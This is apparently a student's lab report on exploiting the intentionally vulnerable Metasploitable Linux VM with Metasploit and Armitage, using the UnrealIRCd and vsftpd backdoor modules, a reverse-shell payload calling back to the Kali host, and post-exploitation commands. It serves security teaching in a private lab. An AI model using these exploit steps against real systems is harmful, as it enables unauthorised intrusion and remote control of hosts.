Lab 9 - Attacking Linux with Metasploit Framework

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
IP of Metasploitable Linux :

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:48:91:6d
          inet addr:192.168.1.6  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe48:916d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:37 errors:0 dropped:0 overruns:0 frame:0
          TX packets:83 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4691 (4.5 KB)  TX bytes:8546 (8.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:96 errors:0 dropped:0 overruns:0 frame:0
          TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21437 (20.9 KB)  TX bytes:21437 (20.9 KB)

msfadmin@metasploitable:~$ _
```

IP of Kali Linux :



service postgresql start & service postgresql status:

```
root@kali: /home/kali
File  Actions  Edit  View  Help

┌──(root㉿kali)-[/home/kali]
└─# service postgresql start

┌──(root㉿kali)-[/home/kali]
└─# $ service postgresql status
$: command not found

┌──(root㉿kali)-[/home/kali]
└─#  service postgresql status
● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; prese>
     Active: active (exited) since Mon 2022-12-12 10:03:48 EST; 1 week 4 day>
    Process: 82098 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 82098 (code=exited, status=0/SUCCESS)
        CPU: 1ms

Dec 12 10:03:48 kali systemd[1]: Starting PostgreSQL RDBMS ...
Dec 12 10:03:48 kali systemd[1]: Finished PostgreSQL RDBMS.
lines 1-9/9 (END)
```

msfdb init :

```
root@kali: /home/kali
File  Actions  Edit  View  Help

┌──(root㉿kali)-[/home/kali]
└─# msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization

┌──(root㉿kali)-[/home/kali]
└─#
```

Msfconsole

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor

msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.1.6

msf exploit(unreal_ircd_3281_backdoor) > exploit

```
root@kali: /home/kali
File  Actions  Edit  View  Help

       =[ metasploit v6.2.29-dev                          ]
+ -- --=[ 2271 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.1.6
RHOST => 192.168.1.6
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/rever
se
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.5:4444
[*] 192.168.1.6:6667 - Connected to 192.168.1.6:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.1.6:6667 - Sending backdoor command ...
```

msf > use exploit/unix/ftp/vsftpd_234_backdoor

```
root@kali: /home/kali
File  Actions  Edit  View  Help

Interact with a module by name or index. For example info 0, use 0 or use exp
loit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://githu
                                      b.com/rapid7/metasploit-framework/wik
                                      i/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:
```


msf exploit(vsftpd_234_backdoor) > set RHOST 172.16.108.172


msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact

msf exploit(vsftpd_234_backdoor) > exploit


whoami

uname -a







Click on the “Hosts” tab and then click on “Add Hosts”




Click on the “Hosts” tab and then click on “Add Hosts”



Right Click on the host entry and select “Shell 1” -> “Interact”



I have typed commands “whoami” and “uname –a”




Why do we need to assign an internal IP address (i.e., behind NAT) for Metasploitable2-Linux? What will happen if we assign a public IP to it?

A - Because in ipv4 we have limited number of IPs, so we must use NAT to control the limited number of ipv4 available addresses. B- Metasploitable is full of vulnerabilities[intentionally] and its purpose is for testing and learning, not to be public to the world, otherwise its vulnerabilities

will leak to the other devices on the same network and cause cyber catastrophics if an attacker noticed.

exploit another vulnerability using msfconsole



exploit another vulnerability using Armitage